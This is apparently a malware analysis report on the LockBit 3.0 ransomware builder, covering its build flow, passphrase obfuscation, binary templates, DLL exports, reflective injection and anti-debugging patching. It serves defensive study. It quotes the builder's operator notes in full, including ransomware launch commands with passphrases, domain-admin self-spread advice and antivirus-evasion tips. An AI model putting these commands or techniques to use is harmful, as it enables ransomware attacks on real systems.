
DLL and executable file creation takes a configuration path, public key path, output file path, and password protection flag as arguments. However, the Reflective DLL creation takes the same arguments as the DLL and executable creation functions except the -*pass* argument.


Execute builder.exe
Read command line
Is -type enc?
Yes
No
Fetch command line options -config, -privkey, -ofile
Proceed with LockBit decryptor creation
Fetch command line options -exe, -pass, -dll, -ref, -config, -pubkey, and -ofile.
Is option -exe?
Yes
Enter function to create executable
No
Is option -dll?
Yes
Enter function to create dll
No
Is option -ref?
Yes
Enter function to create reflective dll
No
Exit Function

Basic *builder.exe* code execution flow

During the creation of the file, the execution flow prepares the configuration settings from *config.json* and *pub.key* to embed into the LockBit 3.0 binary. The preparation flow of *config.json* and *pub.key* are the following:

1. Fetch configuration file (*config.json*).
2. Fetch public key file (*pub.key*).
3. Allocate fetched public key and configuration setting data into an allocated heap.
4. Compress data stored in heap from 3. with aPLib.
5. Additionally, encrypt the heap from 4 with XOR.
6. Fetch a respective resource.
7. Rename the section *.xyz* in the binary template from *.rsrc* section to *.pdata*
8. Store heap data from 5 into .pdata.


Start builder.exe
Fetch config.json
Read config.json
Fetch pub.key
Allocate pub.key/config.json details into heap
Compress pub.key/config.json with APLib compression
Encrypt compressed pub.key/config.json
Fetch resource
Fetch .data section from resource
Encrypt .data section
Fetch section .xyz in resource ID and repalce with name .pdata
Place encrypted and compressed pub.key/config.json data into .pdata
Is flag -pass exist?
Yes
No
Encrypt .text, .data, and .pdata sections from resource ID 101
Output README for password protected executable
Output updated resource


LockBit file creation execution flow

Once the PE is prepared, the builder checks for the last command line option which is a -*pass* argument.

Passphrase protection

Command-line argument -*pass* applies password protection on the binary and obfuscates the code to hinder static analysis. With -*pass* option, *builder.exe* obfuscates the sections .text, .data and .pdata. The *builder.exe* proceeds to include the .itext section into the LockBit binary. The section .itext includes the entrypoint of the binary and it also includes a function responsible for deobfuscating the binary with the provided passphrase during the runtime.

If the -*pass* flag is not set, *builder.exe* does not obfuscate the sections .text, .data and .pdata. The *builder.exe* proceeds to update the .itext section, specifically the function responsible for deobfuscating the relevant sections.




```
Address   Hex                                               ASCII
0062D860  55 8B EC 81 EC 7C 03 00 00 53 56 57 8D 85 84 FC  U.ì.ì|...SVW...ü
0062D870  FF FF 50 FF 75 10 E8 95 00 00 00 8D 45 8C 50 8D  ÿÿPÿu.è.....E.P.
0062D880  85 84 FC FF FF 50 E8 55 02 00 00 85 C0 74 75 8D  ..üÿÿPèU....Àtu.
0062D890  45 8C 50 8D 45 A0 50 E8 18 04 00 00 8D 85 8C FE  E.P.E Pè.......þ
0062D8A0  FF FF 50 8D 45 C0 50 8D 45 A0 50 E8 DC 02 00 00  ÿÿP.EÀP.E PèÜ...
0062D8B0  89 45 9C 8B 5D 0C 8B 73 3C 03 F3 0F B7 7E 06 8D  .E..]..s<.ó.·~..
0062D8C0  B6 F8 00 00 00 6A 00 8D 06 50 E8 B5 00 00 00 3D  ¶ø...j...Pèµ...=
0062D8D0  75 80 91 76 74 0E 3D 1B A4 04 00 74 07 3D 9B B4  u..vt.=.¤..t.=.´
0062D8E0  84 0B 75 18 8B 4E 0C 03 CB FF 75 9C 8D 85 8C FE  ..u..N..Ëÿu....þ
0062D8F0  FF FF 50 FF 76 10 51 E8 64 03 00 00 83 C6 28 4F  ÿÿPÿv.Qèd....Æ(O
0062D900  85 FF 75 C1 5F 5E 5B 8B E5 5D C2 0C 00 8D 40 00  .ÿuÁ_^[.å]Â...@.
0062D910  55 8B EC 56 57 8B 75 08 8B 7D 0C 80 7E 01 00 74  U.ìVW.u..}..~..t
0062D920  0D 66 33 C0 AC 66 AB 66 85 C0 75 F8 EB 10 56 E8  .f3À¬f«f.ÀuøëVè
```

```
Address   Hex                                               ASCII
0062D860  C2 0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00  Â...............
0062D870  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D880  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D890  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D8A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D8B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D8C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D8D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D8E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D8F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D900  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D910  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0062D920  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0062D860    C2 0C00     ret C
0062D863    0000        add byte ptr ds:[eax],al
```

Update .itext section to empty function (DLL)

The *builder.exe* removes all the code within the function and updates with hex value 0xC3 for executable and 0x0CC2, which are both *ret* instructions.



Password Protected

```
void FUN_00419000(void)

{
  short *psVar1;
  int iVar2;
  undefined4 extraout_ECX;
  undefined4 extraout_ECX_00;
  undefined4 extraout_ECX_01;
  undefined4 extraout_ECX_02;
  undefined4 uVar3;
  undefined4 extraout_EDX;
  undefined4 extraout_EDX_00;
```

```
Addresses  Hex
00419000   55 8b ec 81 ec 7c 03 00 00 53 56 57 8d 9d 84 fc
00419010   ff ff b9 00 c2 eb 0b e2 fe e8 c6 02 00 00 53 50
00419020   e8 23 02 00 00 85 c0 74 79 53 8d 45 a0 50 e8 c1
00419030   02 00 00 8d 85 8c fe ff ff 50 8d 45 c0 50 8d 45
00419040   a0 50 e8 01 03 00 00 89 45 9c e8 85 02 00 00 8b
00419050   d8 8b 5b 08 8b 73 3c 03 f3 0f b7 7e 06 8d b6 f8
00419060   00 00 00 6a 00 8d 06 50 e8 7f 00 00 00 3d 75 80
00419070   91 76 74 0e 3d 1b a4 04 00 74 07 3d 9b b4 84 0b
00419080   75 18 8b 4e 0c 03 cb ff 75 9c 8d 85 8c fe ff ff
00419090   50 ff 76 10 51 e8 82 03 00 00 83 c6 28 4f 85 ff
```


Non-Password Protected

```
void FUN_00419000(void)

{
  return;
}
```

```
Addresses  Hex
........   .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
00419000   c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00419090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

.itext section comparison

Once the *builder.exe* completes with the deobfuscation, it dumps the updated binary onto the disk. For password protected binary, the *builder.exe* provides the passphrase in *Password_dll.txt* and *Password_exe.txt* for each respective binary type.




```
Important information!

When using Safe Mode it is obligatory to write the full path to the file.
It is not recommended to use the root of the system disk to run the file,
since on some versions of Windows it is forbidden to run from there.
When using self-spread and impersonation, the files should be run with at
least local administrator privileges on any computer on the network with a
valid domain administrator login and password for the impersonation.
Don't leak files and passwords to run, this will help bypass anti-viruses for
as long as possible.

Важная информация!

При использовании Safe Mode обязательно нужно прописывать полный путь к
файлу.
Не рекомендуется использовать корень системного диска для запуска файла, так
как на некоторых версиях Windows запуск оттуда запрещён.
При использовании самораспрастранения и имперсонации, файлы нужно запускать
как минимум с правами локального администратора на любом из компьютеров в
сети с актуальными логином и паролем администратора домена для имперсонации.
Не допускайте утечки файлов и паролей для запуска, это поможет обходить
антивирусы как можно дольше.

### Global Mode:
rundll32 C:\Users\Administrator\Desktop\LBB_Rundll32_pass.dll,gdll -pass
3aea3db437d15148132efe82726ca594

### Safe Mode:
rundll32 C:\Users\Administrator\Desktop\LBB_Rundll32_pass.dll,sdll -pass
3aea3db437d15148132efe82726ca594
```

```
Important information!

When using Safe Mode it is obligatory to write the full path to the file.
It is not recommended to use the root of the system disk to run the file,
since on some versions of Windows it is forbidden to run from there.
When using self-spread and impersonation, the files should be run with at
least local administrator privileges on any computer on the network with a
valid domain administrator login and password for the impersonation.
Don't leak files and passwords to run, this will help bypass anti-viruses for
as long as possible.

Важная информация!

При использовании Safe Mode обязательно нужно прописывать полный путь к файлу.
Не рекомендуется использовать корень системного диска для запуска файла, так
как на некоторых версиях Windows запуск оттуда запрещён.
При использовании самораспрастранения и имперсонации, файлы нужно запускать
как минимум с правами локального администратора на любом из компьютеров в сети
с актуальными логином и паролем администратора домена для имперсонации.
Не допускайте утечки файлов и паролей для запуска, это поможет обходить
антивирусы как можно дольше.

### Global Mode:
LBB_pass.exe -pass 8a9bb3b965ff683d568525803e572804

### Safe Mode:
LBB_pass.exe -safe -pass 8a9bb3b965ff683d568525803e572804

### Target Mode:
LBB_pass.exe -path C:\file -pass 8a9bb3b965ff683d568525803e572804
LBB_pass.exe -path C:\folder -pass 8a9bb3b965ff683d568525803e572804
LBB_pass.exe -path C:\ -pass 8a9bb3b965ff683d568525803e572804
LBB_pass.exe -path \\?\Volume{11111111-2222-3333-4444-555555555555}\ -pass
8a9bb3b965ff683d568525803e572804
```

Password_dll.txt and Password_exe.txt

Since the Reflective DLL does not support command line options, it does not support password protection and it does not contain the .itext section in the template.



```
LB3_ReflectiveDll_DllMain.dll
    Headers
    .text
    .rdata
    .data
    .pdata
    .reloc
    Debug Data
```

Reflective DLL binary

LockBit Binary Templates

The *builder.exe* contains the binary templates for LockBit 3.0 and decryptor in the resource section. As mentioned in the previous section, the *builder.exe* uses different templates depending on the binary type declared in the command line option.

The builder contains **four** different templates within the resource.

- **Resource ID 100:** Decryptor template
- **Resource ID 101:** Executable template
- **Resource ID 103:** DLL template
- **Resource ID 106:** Reflective DLL template

LockBit Binary Analysis

This section focuses on the regular DLL binary and DLL binary intended for Reflective DLL injection created by the *builder.exe*. The analysis covers overview of the binary and key techniques seen in the binary. The analysis refers each binary as follows:

- **Lb3_rundll32.dll**: DLL binary
- **Lb3_reflectivedll_dllmain.dll**: DLL binary intended for Reflective DLL injection

Overview

Lb3_rundll32.dll


The *lb3_rundll32.dll* contains **seven** exported functions, each having specific roles. The following table summarizes each exported functions' key points.

Function	Summary
DEL	Function responsible for deleting itself.
GDEL	From the naming convention, it is likely the function deletes group policy.
GMOD	Function responsible for updating group policy.
PMOD	Unknown. This function was not analyzed at this time.
WDLL	Function responsible for dumping the LockBit icon and changing the Desktop Background Wallpaper.
GDLL	Function responsible for encrypting the infected machine.
SDLL	Function responsible for restarting the machine in safe mode.

Most of the command line arguments provided in the executable version of LockBit 3.0 translate into exported functions for *lb3_rundll32.dll*.


Lb3_reflectivedll_dllmain.dll

From the naming convention, the binary *lb3_reflectivedll_dllmain.dll* is likely meant for Reflective DLL injection. Reflective DLL injection is an injection technique where the injector injects a DLL into a host process from memory, without dropping the DLL onto the disk. As mentioned in the GitHub page of Reflective DLL Injection by Stephen Fewer, the DLL needs a loader which injects and loads the malicious DLL into the host process. This injection method often leads to DLL with minimal functionality without command line options and concludes its functionality within DLLMain. This is evident in *lb3_reflectivedll_dllmain.dll*, where unlike the *lb3_rundll32.dll*, the *lb3_reflectivedll_dllmain.dll* does not include exported functions for simplicity.


Loader
Find target process
Allocate memory in target process
Inject *lb3_reflectivedll_dllmain.dll* into allocated memory
Create thread and execute the injected *lb3_reflectivedll_dllmain.dll*
Encrypt data

Example *lb3_reflectivedll_dllmain.dll* execution flow

Four Key Techniques




Key Analysis Summary

This section covers **four** notable techniques used by the LockBit binary:

1. DbgUiRemoteBreakin Patching
2. Named Pipe & Injection method
3. Passphrase protection
4. Self Deletion

DbgUiRemoteBreakin Patching

Once LockBit completes initializing the binary, such as deobfuscating the code and loading necessary libraries, it prepares for other anti-debugging methods. The LockBit first fetches the necessary hashed value, which passes to the function which deobfuscates and outputs an address. The value returned by function is a ntdll.dll function's address *DbgUiRemoteBreakin*.



```
100068A7    50               push eax
100068A8    E8 6BF2FFFF      call lb3_rundll32_pass.10005B18
100068AD    8945 FC          mov dword ptr ss:[ebp-4],eax
```


```
1: [esp] 8873EEBC 8873EEBC
```

```
EAX   77C9DFF0     <ntdll.DbgUiRemoteBreakin>
```

Deobfuscating the DbgUiRemoteBreakin address

LockBit proceeds to update the memory region of *DbgUiRemoteBreakin* by calling *ZwProtectVirtualmemory* and updates the memory region to PAGE_EXECUTE_READWRITE. The function then encrypts the memory region of

DbgUiRemoteBreakin by calling the function SystemFunction040, which is an alias function for RtlEncryptMemory.

